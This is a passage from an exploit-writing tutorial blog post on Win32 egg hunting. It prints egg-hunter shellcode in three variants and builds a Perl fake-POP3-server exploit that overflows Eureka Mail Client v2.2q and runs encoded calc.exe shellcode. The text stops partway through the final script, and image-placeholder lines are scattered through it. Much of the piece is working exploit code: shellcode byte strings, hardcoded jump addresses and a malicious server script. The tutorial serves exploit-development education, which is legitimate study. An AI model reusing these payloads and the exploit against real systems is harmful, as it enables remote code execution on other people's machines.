Peter Van Eeckhoutte's Blog

:: [Knowledge is not an object, it´s a flow] ::

Exploit writing tutorial part 8 : Win32 Egg Hunting

Peter Van Eeckhoutte · Saturday, January 9th, 2010

Introduction

Easter is still far away, so this is probably the right time to talk about ways to hunting for eggs (so you would be prepared when the easter bunny brings you another 0day vulnerability)

In the first parts of this exploit writing tutorial series, we have talked about stack based overflows and how they can lead to arbitrary code execution. In all of the exploits that we have built so far, the location of where the shellcode is placed is more or less static and/or could be referenced by using a register (instead of a hardcoded stack address), taking care of stability and reliability.

In some parts of the series, I have talked about various techniques to jump to shellcode, including techniques that would use one or more trampolines to get to the shellcode. In every example that was used to demonstrate this, the size of the available memory space on the stack was big enough to fit our entire shellcode.

What if the available buffer size is too small to squeeze the entire shellcode into ? Well, a technique called egg hunting may help us out here. Egg hunting is a technique that can be categorized as "staged shellcode", and it basically allows you to use a small amount of custom shellcode to find your actual (bigger) shellcode (the "egg") by searching for the final shellcode in memory. In other words, first a small amount of code is executed, which then tries to find the real shellcode and executes it.

There are 3 conditions that are important in order for this technique to work

1. You must be able to jump to (jmp, call, push/ret) & execute *"some"* shellcode. The amount of available buffer space can be relatively small, because it will only contain the so-called "egg hunter". The egg hunter code must be available in a predictable location (so you can reliably jump to it & execute it)

2. The final shellcode must be available somewhere in memory (stack/heap/…).

3. You must "tag" or prepend the final shellcode with a unique string/marker/tag. The initial shellcode (the small "egg hunter") will step through memory, looking for this marker. When it finds it, it will start executing the code that is placed right after the marker using a jmp or call instruction. This means that you will have to define the marker in the egg hunter code, and also write it just in front of the actual shellcode.

> Searching memory is quite processor intensive and can take a while. So when using an egg hunter, you will notice that
>
> - for a moment (while memory is searched) all CPU memory is taken.
>
> - it can take a while before the shellcode is executed. (imagine you have 3Gb or RAM)

History & Basic Techniques

Only a small number of manuals have been written on this subject : Skape wrote this excellent paper a while ago, and you can also find some good info on heap-only egg hunting here.

Skape's document really is the best reference on egg hunting that can be found on the internet. It contains a number of techniques and examples for Linux and Windows, and clearly explains how egg hunting works, and how memory can be searched in a safe way.

I'm not going to repeat the technical details behind egg hunting here, because skape's document is well detailed and speaks for itself. I'll just use a couple of examples on how to implement them in stack based overflows.

You just have to remember :

- The marker needs to be unique (Usually you need to define the tag as 4 bytes inside the egg hunter, and 2 times (2 times right after each other, so 8 bytes) prepended to the actual shellcode.

- You'll have to test which technique to search memory works for a particular exploit. (NTAccessCheckAndAuditAlarm seems to work best on my system)

- Each technique requires a given number of available space to host the egg hunter code :

the SEH technique uses about 60 bytes, the IsBadReadPtr requires 37 bytes, the NtDisplayString method uses 32 bytes. (This last technique only works on NT derived versions of Windows. The others should work on Windows 9x as well.)

Egg hunter code

As explained above, skape has outlined 3 different egg hunting techniques for Windows based exploits. Again, I'm not going to explain the exact reasoning behind the egg hunters, I'm just going to provide you with the code needed to implement an egg hunter.

The decision to use a particular egg hunter is based on

- available buffer size to run the egg hunter

- whether a certain technique for searching through memory works on your machine or for a given exploit or not. You just need to test.

Egg hunter using SEH injection

Egg hunter size = 60 bytes, Egg size = 8 bytes

```
EB21       jmp short 0x23
59         pop ecx
B890509050 mov eax,0x50905090  ; this is the tag
51         push ecx
6AFF       push byte -0x1
33DB       xor ebx,ebx
648923     mov [fs:ebx],esp
6A02       push byte +0x2
59         pop ecx
8BFB       mov edi,ebx
F3AF       repe scasd
7507       jnz 0x20
FFE7       jmp edi
6681CBFF0F or bx,0xfff
43         inc ebx
EBED       jmp short 0x10
E8DAFFFFFF call 0x2
6A0C       push byte +0xc
59         pop ecx
8B040C     mov eax,[esp+ecx]
B1B8       mov cl,0xb8
83040806   add dword [eax+ecx],byte +0x6
58         pop eax
83C410     add esp,byte+0x10
50         push eax
33C0       xor eax,eax
C3         ret
```

In order to use this egg hunter, your egg hunter payload must look like this :

```
my $egghunter = "\xeb\x21\x59\xb8".
"w00t".
"\x51\x6a\xff\x33\xdb\x64\x89\x23\x6a\x02\x59\x8b\xfb".
"\xf3\xaf\x75\x07\xff\xe7\x66\x81\xcb\xff\x0f\x43\xeb".
"\xed\xe8\xda\xff\xff\xff\x6a\x0c\x59\x8b\x04\x0c\xb1".
"\xb8\x83\x04\x08\x06\x58\x83\xc4\x10\x50\x33\xc0\xc3";
```

(where w00t is the tag. You could write w00t as "\x77\x30\x30\x74" as well)

Note : the SEH injection technique will probably become obsolete, as SafeSeh mechanisms are becoming the de facto standard in newer OS's and Service Packs. So if you need to use an egg hunter on XP SP3, Vista, Win7..., you'll either have to bypass safeseh one way or another, or use a different egg hunter technique (see below)

Egg hunter using IsBadReadPtr

Egg hunter size = 37 bytes, Egg size = 8 bytes

```
33DB       xor ebx,ebx
6681CBFF0F or bx,0xfff
43         inc ebx
6A08       push byte +0x8
53         push ebx
B80D5BE777 mov eax,0x77e75b0d
FFD0       call eax
85C0       test eax,eax
75EC       jnz 0x2
B890509050 mov eax,0x50905090  ; this is the tag
8BFB       mov edi,ebx
AF         scasd
75E7       jnz 0x7
AF         scasd
75E4       jnz0x7
FFE7       jmp edi
```

Egg hunter payload :

```
my $egghunter = "\x33\xdb\x66\x81\xcb\xff\x0f\x43\x6a\x08".
"\x53\xb8\x0d\x5b\xe7\x77\xff\xd0\x85\xc0\x75\xec\xb8".
"w00t".
"\x8b\xfb\xaf\x75\xe7\xaf\x75\xe4\xff\xe7";
```

Egg hunter using NtDisplayString

Egg hunter size = 32 bytes, Egg size = 8 bytes


```
6681CAFF0F  or dx,0x0fff
42          inc edx
52          push edx
6A43        push byte +0x43
58          pop eax
CD2E        int 0x2e
3C05        cmp al,0x5
```

```
5A          pop edx
74EF        jz 0x0
B890509050  mov eax,0x50905090  ; this is the tag
8BFA        mov edi,edx
AF          scasd
75EA        jnz 0x5
AF          scasd
75E7        jnz 0x5
FFE7        jmp edi
```

Egg hunter payload :

```
my $egghunter =
"\x66\x81\xCA\xFF\x0F\x42\x52\x6A\x43\x58\xCD\x2E\x3C\x05\x5A\x74\xEF\xB8".
"w00t".
"\x8B\xFA\xAF\x75\xEA\xAF\x75\xE7\xFF\xE7";
```

or, as seen in Immunity :



Egg hunter using NtAccessCheck (AndAuditAlarm)

Another egg hunter that is very similar to the NtDisplayString hunter is this one :

```
my $egghunter =
"\x66\x81\xCA\xFF\x0F\x42\x52\x6A\x02\x58\xCD\x2E\x3C\x05\x5A\x74\xEF\xB8".
"\x77\x30\x30\x74". # this is the marker/tag: w00t
"\x8B\xFA\xAF\x75\xEA\xAF\x75\xE7\xFF\xE7";
```

Instead of using NtDisplayString, it uses NtAccessCheckAndAuditAlarm (offset 0×02 in the KiServiceTable) to prevent access violations from taking over your egg hunter. More info about NtAccessCheck can be found here and here

Brief explanation on how NtDisplayString / NtAccessCheckAndAuditAlarm egg hunters work

These 2 egg hunters use a similar technique, but only use a different syscall to check if an access violation occurred or not (and survive the AV)

NtDisplayString prototype :

```
NtDisplayString(
IN PUNICODE_STRING String );
```

NtAccessCheckAndAuditAlarm prototype :

```
 NtAccessCheckAndAuditAlarm(
  IN PUNICODE_STRING      SubsystemName OPTIONAL,
  IN HANDLE               ObjectHandle OPTIONAL,
  IN PUNICODE_STRING      ObjectTypeName OPTIONAL,
  IN PUNICODE_STRING      ObjectName OPTIONAL,
  IN PSECURITY_DESCRIPTOR SecurityDescriptor,
  IN ACCESS_MASK          DesiredAccess,
  IN PGENERIC_MAPPING     GenericMapping,
  IN BOOLEAN              ObjectCreation,
  OUT PULONG              GrantedAccess,
  OUT PULONG              AccessStatus,
  OUT PBOOLEAN            GenerateOnClose );
```

(prototypes found at http://undocumented.ntinternals.net/)

This is what the hunter code does :

```
6681CAFF0F  or dx,0x0fff     ; get last address in page
42          inc edx          ; acts as a counter
                             ;(increments the value in EDX)
```

```
52          push edx       ; pushes edx value to the  stack
                           ;(saves our current address on the stack)
6A43        push byte +0x2 ; push 0x2 for NtAccessCheckAndAuditAlarm
                           ; or 0x43 for NtDisplayString to stack
58          pop eax        ; pop 0x2 or 0x43 into eax
                           ; so it can be used as parameter
                           ; to syscall - see next
CD2E        int 0x2e       ; tell the kernel i want a do a
                           ; syscall using previous register
3C05        cmp al,0x5     ; check if access violation occurs
                           ;(0xc0000005== ACCESS_VIOLATION) 5
5A          pop edx        ; restore edx
74EF        je xxxx        ; jmp back to start dx 0x0fffff
B890509050  mov eax,0x50905090 ; this is the tag (egg)
8BFA        mov edi,edx    ; set edi to our pointer
AF          scasd          ; compare for status
75EA        jnz xxxxxx     ; (back to inc edx) check egg found or not
AF          scasd          ; when egg has been found
75E7        jnz xxxxx      ; (jump back to "inc edx")
                           ; if only the first egg was found
FFE7       jmp edi         ; edi points to begin of the shellcode
```

(thanks Shahin Ramezany !)

Implementing the egg hunter – All your w00t are belong to us !

In order to demonstrate how it works, we will use a recently discovered vulnerability in Eureka Mail Client v2.2q, discovered by Francis Provencher. You can get a copy of the vulnerable version of this application here :

Eureka Mail Client v2.2q (Log in before downloading this file !) - Downloaded 46 times

Install the application. We'll configure it later on.

This vulnerability gets triggered when a client connects to a POP3 server. If this POP3 server sends long / specifically crafted "-ERR" data back to the client, the client crashes and arbitrary code can be executed.


Let's build the exploit from scratch on XP SP3 English (VirtualBox).

We'll use some simple lines of perl code to set up a fake POP3 server and send a string of 2000 bytes back (metasploit pattern).


First of all, grab a copy of the pvefindaddr plugin for Immunity Debugger. Put the plugin in the pycommands folder of Immunity and launch Immunity Debugger.

Create a metasploit pattern of 2000 characters from within Immunity using the following command :

```
!pvefindaddr pattern_create 2000
```



In the Immunity Debugger application folder, a file called mspattern.txt is now created, containing the 2000 character Metasploit pattern.



Open the file and copy the string to the clipboard.

Now create your exploit perl script and use the 2000 characters as payload (in $junk)

```
use Socket;
#Metasploit pattern"
my $junk = "Aa0...";  #paste your 2000 bytes pattern here

my $payload=$junk;

#set up listener on port 110
my $port=110;
my $proto=getprotobyname('tcp');
socket(SERVER,PF_INET,SOCK_STREAM,$proto);
```

```
my $paddr=sockaddr_in($port,INADDR_ANY);
bind(SERVER,$paddr);
listen(SERVER,SOMAXCONN);
print "[+] Listening on tcp port 110 [POP3]... \n";
print "[+] Configure Eureka Mail Client to connect to this host\n";
my $client_addr;
while($client_addr=accept(CLIENT,SERVER))
{
  print "[+] Client connected, sending evil payload\n";
  while(1)
  {
     print CLIENT "-ERR ".$payload."\n";
     print "    -> Sent ".length($payload)." bytes\n";
  }
}
close CLIENT;
print "[+] Connection closed\n";
```


Notes :

- Don't use 2000 A's or so – it's important for the sake of this tutorial to use a Metasploit pattern... Later in this tutorial, it will become clear why this is important).


- If 2000 characters does not trigger the overflow/crash, try using a Metasploit pattern of 5000 chars instead

- I used a while(1) loop because the client does not crash after the first -ERR payload. I know, it may look better if you would figure out how many iterations are really needed to crash the client, but I like to use endless loops because they work too most of the time :-)

Run this perl script. It should say something like this :




Now launch Eureka Mail Client. Go to "Options" – "Connection Settings" and fill in the IP address of the host that is running the perl script as POP3 server. In my example, I am running the fake perl POP3 server on 192.168.0.193 so my configuration looks like this :




(you'll have to enter something under POP Username & Password, but it can be anything). Save the settings.

Now attach Immunity Debugger to Eureka Email and let it run




When the client is running (with Immunity Attached), go back to Eureka Mail Client, go to "File" and choose "Send and receive emails"



The application dies. You can stop the perl script (it will still be running – endless loop remember). Look at the Immunity Debugger Log and registers : "Access violation when executing [37784136]"


Registers look like this :



Now run the following command :

```
!pvefindaddr suggest
```

Now it will become clear why I used a Metasploit pattern and not just 2000 A's. Upon running the !pvefindaddr suggest command, this plugin will evaluate the crash, look for Metasploit references, tries to find offsets, tries to tell what kind of exploit it is, and even tries to build example payload with the correct offsets :



Life is good :-)


So now we know that :

- it's a direct RET overwrite. RET is overwritten after 710 bytes (VirtualBox). I did notice that, depending on the length of the IP address or hostname that was used to reference the POP3 server in Eureka Email (under connection settings), the offset to overwrite RET may vary. So if you use 127.0.0.1 (which is 4 bytes shorter than 192.168.0.193), the offset will be 714). There is a way to make the exploit generic : get the length of the local IP (because that is where the Eureka Mail Client will connect to) and calculate the offset size based on the length of the IP. (723 – length of IP)


- both ESP and EDI contain a reference to the shellcode. ESP after 714 bytes and ESP 991 bytes. (again, modify offsets according to what you find on your own system)

So far so good. We could jump to EDI or to ESP.

ESP points to an address on the stack (0×0012cd6c) and EDI points to an address in the .data section of the application (0×00473678 – see memory map).



If we look at ESP, we can see that we only have a limited amount of shellcode space available :



Of course, you could jump to ESP, and write jumpback code at ESP so you could use a large part of the buffer before overwriting RET. But you will still only have something like 700 bytes of space (which is ok to spawn calc and do some other basic stuff...).


Jumping to EDI may work too. Use the '!pvefindaddr j edi' to find all "jump edi" trampolines. (All addresses are written to file j.txt). I'll use 0x7E47B533 (from user32.dll on XP SP3). Change the script & test if this normal direct RET overwrite exploit would work :

```
use Socket;
#fill out the local IP or hostname
#which is used by Eureka EMail as POP3 server
#note : must be exact match !
my $localserver = "192.168.0.193";
#calculate offset to EIP
my $junk = "A" x (723 - length($localserver));

my $ret=pack('V',0x7E47B533);  #jmp edi from user32.dll XP SP3
my $padding = "\x90" x 277;

#calc.exe
my $shellcode="\x89\xe2\xda\xc1\xd9\x72\xf4\x58\x50\x59\x49\x49\x49\x49" .
"\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56" .
"\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41" .
"\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42" .
"\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4a" .
"\x48\x50\x44\x43\x30\x43\x30\x45\x50\x4c\x4b\x47\x35\x47" .
"\x4c\x4c\x4b\x43\x4c\x43\x35\x43\x48\x45\x51\x4a\x4f\x4c" .
"\x4b\x50\x4f\x42\x38\x4c\x4b\x51\x4f\x47\x50\x43\x31\x4a" .
"\x4b\x51\x59\x4c\x4b\x46\x54\x4c\x4b\x43\x31\x4a\x4e\x50" .
"\x31\x49\x50\x4c\x59\x4e\x4c\x4c\x44\x49\x50\x43\x44\x43" .
"\x37\x49\x51\x49\x5a\x44\x4d\x43\x31\x49\x52\x4a\x4b\x4a" .
"\x54\x47\x4b\x51\x44\x46\x44\x43\x34\x42\x55\x4b\x55\x4c" .
"\x4b\x51\x4f\x51\x34\x45\x51\x4a\x4b\x42\x46\x4c\x4b\x44" .
"\x4c\x50\x4b\x4c\x4b\x51\x4f\x45\x4c\x45\x51\x4a\x4b\x4c" .
"\x4b\x45\x4c\x4c\x4b\x45\x51\x4a\x4b\x4d\x59\x51\x4c\x47" .
"\x54\x43\x34\x48\x43\x51\x4f\x46\x51\x4b\x46\x43\x50\x50" .
"\x56\x45\x34\x4c\x4b\x47\x36\x50\x30\x4c\x4b\x51\x50\x44" .
"\x4c\x4c\x4b\x44\x30\x45\x4c\x4e\x4d\x4c\x4b\x45\x38\x43" .
"\x38\x4b\x39\x4a\x58\x4c\x43\x49\x50\x42\x4a\x50\x50\x42" .
"\x48\x4c\x30\x4d\x5a\x43\x34\x51\x4f\x45\x38\x4a\x38\x4b" .
"\x4e\x4d\x5a\x44\x4e\x46\x37\x4b\x4f\x4d\x37\x42\x43\x45" .
"\x31\x42\x4c\x42\x43\x45\x50\x41\x41";

my $payload=$junk.$ret.$padding.$shellcode;

#set up listener on port 110
my $port=110;
my $proto=getprotobyname('tcp');
socket(SERVER,PF_INET,SOCK_STREAM,$proto);
my $paddr=sockaddr_in($port,INADDR_ANY);
bind(SERVER,$paddr);
listen(SERVER,SOMAXCONN);
print "[+] Listening on tcp port 110 [POP3]... \n";
print "[+] Configure Eureka Mail Client to connect to this host\n";
my $client_addr;
while($client_addr=accept(CLIENT,SERVER))
{
  print "[+] Client connected, sending evil payload\n";
  while(1)
```

```
        {
          print CLIENT "-ERR ".$payload."\n";
          print "     -> Sent ".length($payload)." bytes\n";
        }
      }
    close CLIENT;
    print "[+] Connection closed\n";
```

Attach Immunity to Eureka, and set a breakpoint at 0×7E47B533 (jmp edi).

Trigger the exploit. Immunity breaks at jmp edi. When we look at the registers now, instead of finding our shellcode at EDI, we see A's. That's not what we have expected, but it's still ok, because we control the A's. This scenario, however, would be more or less the same as when using jmp esp : we would only have about 700 bytes of space. (Alternatively, of course, you could use nops instead of A's, and write a short jump just before RET is overwritten. Then place the shellcode directly after overwrite RET and it should work too.)



But let's do it the "hard" way this time, just to demonstrate that it works. Even though we see A's where we may have expected to see shellcode, our shellcode is still placed somewhere in memory. If we look a little bit further, we can see our shellcode at 0×00473992 :

This address may not be static... so let's make the exploit more dynamic and use an egg hunter to find and execute the shellcode.

We'll use an initial jmp to esp (because esp is only 714 bytes away), put our egg hunter at esp, then write some padding, and then place our real shellcode (prepended with the marker)... Then no matter where our shellcode is placed, the egg hunter should find & execute it.

The egg hunter code (I'm using the NtAccessCheckAndAuditAlarm method in this example) looks like this :

```
my $egghunter =
"\x66\x81\xCA\xFF\x0F\x42\x52\x6A\x02\x58\xCD\x2E\x3C\x05\x5A\x74\xEF\xB8".
"\x77\x30\x30\x74". # this is the marker/tag: w00t
"\x8B\xFA\xAF\x75\xEA\xAF\x75\xE7\xFF\xE7";
```

The tag used in this example is the string w00t. This 32 byte shellcode will search memory for "w00tw00t" and execute the code just behind it. This is the code that needs to be placed at esp.

When we write our shellcode in the payload, we need to prepend it with w00tw00t (= 2 times the tag – after all, just looking for a single instance of the egg would probably result in finding the second part of egg hunter itself, and not the shellcode)

First, locate jump esp (!pvefindaddr j esp). I'll use 0×7E47BCAF (jmp esp) from user32.dll (XP SP3).

Change the exploit script so the payload does this :

- overwrite EIP after 710 bytes with jmp esp
- put the $egghunter at ESP. The egghunter will look for "w00tw00t"
- add some padding (could be anything... nops, A's... as long as you don't use w00t :))
- prepend "w00tw00t" before the real shellcode
- write the real shellcode

```
use Socket;
```

```
#fill out the local IP or hostname
#which is used by Eureka EMail as POP3 server
#note : must be exact match !

my $localserver = "192.168.0.193";
#calculate offset to EIP
my $junk = "A" x (723 - length($localserver));
my $ret=pack('V',0x7E47BCAF); #jmp esp from user32.dll
my $padding = "\x90" x 1000;
my $egghunter = "\x66\x81\xCA\xFF\x0F\x42\x52\x6A\x02\x58\xCD\x2E\x3C\x05\x5A\x74\xEF\xB8".
"\x77\x30\x30\x74". # this is the marker/tag: w00t
"\x8B\xFA\xAF\x75\xEA\xAF\x75\xE7\xFF\xE7";

#calc.exe
my $shellcode="\x89\xe2\xda\xc1\xd9\x72\xf4\x58\x50\x59\x49\x49\x49\x49" .
